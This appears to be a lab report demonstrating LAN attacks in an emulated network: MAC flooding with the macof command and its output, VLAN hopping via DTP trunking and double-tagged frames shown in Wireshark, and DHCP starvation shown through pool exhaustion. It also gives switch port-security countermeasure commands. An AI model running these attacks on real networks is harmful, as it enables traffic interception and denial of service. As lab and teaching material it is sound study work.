



Report

LAN ATTACKS

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MAC Flooding

1. Steps in a MAC Flooding Attack


1- Identify the target switch

2- Send fake frames with random MAC addresses.

3- Cause table overflow, making the switch broadcast traffic.

4- Intercept traffic that wouldn't typically be accessible to the attacker.

Topology



MAC Table before the attack

Vlan	Mac Address	Type	Ports
1	000c.2924.1b2b	DYNAMIC	Et0/1
1	000c.2941.c6d8	DYNAMIC	Et0/2
1	000c.29ca.0a31	DYNAMIC	Et0/1
1	000c.29da.feec	DYNAMIC	Et0/0
1	aabb.cc00.0200	DYNAMIC	Et0/1
1	aabb.cc00.0300	DYNAMIC	Et0/2
Total Mac Addresses for this criterion: 6			

The Attack using Kali

```
(kali㉿kali)-[~]
$ sudo macof -i eth0 -n 6000
[sudo] password for kali:
62:bb:9f:4b:0:3c 97:5e:81:7:f0:ff 0.0.0.0.21861 > 0.0.0.0.4510: S 46161218:46
161218(0) win 512
be:11:9f:b:e6:d5 11:8f:47:71:1b:57 0.0.0.0.24125 > 0.0.0.0.10312: S 165099019
5:1650990195(0) win 512
22:d1:2f:54:35:4e 8a:43:91:12:4f:c1 0.0.0.0.61387 > 0.0.0.0.3656: S 125562933
7:1255629337(0) win 512
5e:1b:9f:50:7b:1d 27:5:28:7e:f6:79 0.0.0.0.38583 > 0.0.0.0.29393: S 148213419
3:1482134193(0) win 512
93:16:16:69:70:a4 e0:c9:5b:77:a5:a5 0.0.0.0.34747 > 0.0.0.0.22985: S 11025040
97:1102504097(0) win 512
d4:b2:29:2a:c4:b1 63:f2:92:7e:5e:f6 0.0.0.0.4536 > 0.0.0.0.25310: S 978765436
:978765436(0) win 512
5:2c:66:74:da:e1 4d:91:d0:54:2c:31 0.0.0.0.45632 > 0.0.0.0.62087: S 528884106
:528884106(0) win 512
81:e6:7:73:1e:38 61:e9:4e:e:61:b0 0.0.0.0.26810 > 0.0.0.0.25982: S 1329479350
:1329479350(0) win 512
ac:9:bf:33:8a:f1 1f:fb:1:43:f:fc 0.0.0.0.46147 > 0.0.0.0.63904: S 1410191633:
1410191633(0) win 512
72:6d:fe:67:16:fd 99:5c:41:62:bf:fe 0.0.0.0.44408 > 0.0.0.0.57475: S 78896612
9:788966129(0) win 512
74:25:5b:37:72:91 20:7:77:5d:d6:e 0.0.0.0.62403 > 0.0.0.0.43661: S 1519995489
:1519995489(0) win 512
e9:f3:f1:24:d:54 3:24:e7:6d:8:ef 0.0.0.0.23867 > 0.0.0.0.1120: S 1303315851:1
303315851(0) win 512
1f:7f:ea:34:fd:72 62:2b:8f:54:b8:db 0.0.0.0.37922 > 0.0.0.0.7988: S 479476264
:479476264(0) win 512
```

The Commands:

```
Switch(config)# interface FastEthernet0/1
```

```
Switch(config-if)# switchport port-security
```


```
Switch(config-if)# switchport port-security maximum 5
```


```
Switch(config-if)# switchport port-security violation shutdown
```

VLAN Hopping


Topology

kali-linux-2024.4-vmware-amd64-1





Now we enable Trunking to trick the Switch



Wireshark

32 6.697141623

0c:7c:e8:46:d5:95


CDP/VTP/DTP/PagP/UDLD

DTP


<

- > Frame 32: 56 bytes on wire (448 bits), 56 bytes captured (448 bits) on interface eth0, id 0
- ▼ IEEE 802.3 Ethernet
 - > Destination: CDP/VTP/DTP/PagP/UDLD (01:00:0c:cc:cc:cc)
 - > Source: 0c:7c:e8:46:d5:95 (0c:7c:e8:46:d5:95)
 - Length: 42
- ▼ Logical-Link Control
 - > DSAP: SNAP (0xaa)
 - > SSAP: SNAP (0xaa)
 - > Control field: U, func=UI (0x03)
 - Organization Code: 00:00:0c (Cisco Systems, Inc)
 - PID: DTP (0x2004)
- ▼ Dynamic Trunk Protocol: \000\000\000\000\000\000\000\000 (Operating/Administrative): Access, Version: 1
 - > Domain
 - > Trunk Status
 - ▼ Trunk Type
 - Type: Trunk Type (0x0003)
 - Length: 5
 - ▼ Value: 802.1Q/802.1Q (0xa5)
 - 101. = Trunk Operating Type: 802.1Q (0x5)
 -101 = Trunk Administrative Type: 802.1Q (0x5)
 - ▼ Sender ID
 - Type: Sender ID (0x0004)
 - Length: 10
 - Sender ID: 0c:7c:e8:46:d5:95 (0c:7c:e8:46:d5:95)

VLAN tag Topology



we will start attack



Wireshark interface showing a packet capture on interface *eth0. The packet list displays several spanning-tree protocol packets and an ICMP Echo (ping) request.


No.	Time	Source	Destination	Protocol	Length	Info
296	480.865242274	aa:bb:cc:00:01:00	Spanning-tree-(for-...	STP	60	Conf. Root = 32768/10/aa:bb:cc:00:01:00 Cost = 0 Port =
297	482.873769885	aa:bb:cc:00:01:00	Spanning-tree-(for-...	STP	60	Conf. Root = 32768/10/aa:bb:cc:00:01:00 Cost = 0 Port =
298	484.873927907	aa:bb:cc:00:01:00	Spanning-tree-(for-...	STP	60	Conf. Root = 32768/10/aa:bb:cc:00:01:00 Cost = 0 Port =
299	486.882417969	aa:bb:cc:00:01:00	Spanning-tree-(for-...	STP	60	Conf. Root = 32768/10/aa:bb:cc:00:01:00 Cost = 0 Port =
300	488.882916146	aa:bb:cc:00:01:00	Spanning-tree-(for-...	STP	60	Conf. Root = 32768/10/aa:bb:cc:00:01:00 Cost = 0 Port =
301	490.887118763	aa:bb:cc:00:01:00	Spanning-tree-(for-...	STP	60	Conf. Root = 32768/10/aa:bb:cc:00:01:00 Cost = 0 Port =
302	491.951574868	10.0.0.1	255.255.255.255	ICMP	58	Echo (ping) request id=0x0042, seq=66/16896, ttl=64 (bro

Packet 302 details:

- Frame 302: 58 bytes on wire (464 bits), 58 bytes captured (464 bits)
- Ethernet II, Src: 0e:5c:49:19:4a:94 (0e:5c:49:19:4a:94), Dst: Broadcast
- 802.1Q Virtual LAN, PRI: 7, DEI: 0, ID: 1
 - 111. = Priority: Network Control (7)
 - ...0 = DEI: Ineligible
 - 0000 0000 0001 = ID: 1
 - Type: 802.1Q Virtual LAN (0x8100)
- 802.1Q Virtual LAN, PRI: 7, DEI: 0, ID: 2
 - 111. = Priority: Network Control (7)
 - ...0 = DEI: Ineligible
 - 0000 0000 0010 = ID: 2
 - Type: IPv4 (0x0800)
- Internet Protocol Version 4, Src: 10.0.0.1, Dst: 255.255.255.255
- Internet Control Message Protocol

DHCP Starving

Topology



Configure R1

```
R1(config)#ip dhcp pool DhcpStarv
R1(dhcp-config)#network 192.168.1.0 255.255.255.0
R1(dhcp-config)#default-router 192.168.1.1
R1(dhcp-config)#dns-server 8.8.8.8
R1(dhcp-config)#exit
R1(config)#ip dhcp excluded-address 192.168.1.1
R1(config)#end
```

DHCP pool

```
R1#show ip dhcp pool
```

```
Pool DhcpStarv :
```

```
Utilization mark (high/low)      : 100 / 0
```

```
Subnet size (first/next)         : 0 / 0
```

```
Total addresses                   : 254
```

```
Leased addresses                  : 0
```


```
Pending event                     : none
```

```
1 subnet is currently in the pool :
```

```
Current index      IP address range
```

```
es
```

```
192.168.1.1      192.168.1.1      - 192.168.1.254
```



R1 after
attack

```
R1#show ip dhcp pool
```

```
Pool DhcpStarv :
```

```
Utilization mark (high/low)      : 100 / 0
```

```
Subnet size (first/next)         : 0 / 0
```

```
Total addresses                   : 254
```

```
Leased addresses                  : 227
```

```
Pending event                     : none
```

```
1 subnet is currently in the pool :
```

```
Current index      IP address range
```


```
es
```

```
192.168.1.62      192.168.1.1      - 192.168.1.254      227
```

The wire shark


Time	Time	Source	Destination	Protocol	Length	Info
8082...	235.626986	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
8082...	235.627077	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
8082...	235.627226	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
8082...	235.627650	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
8082...	235.627735	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
8082...	235.627804	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
8082...	235.627881	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
8082...	235.627950	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
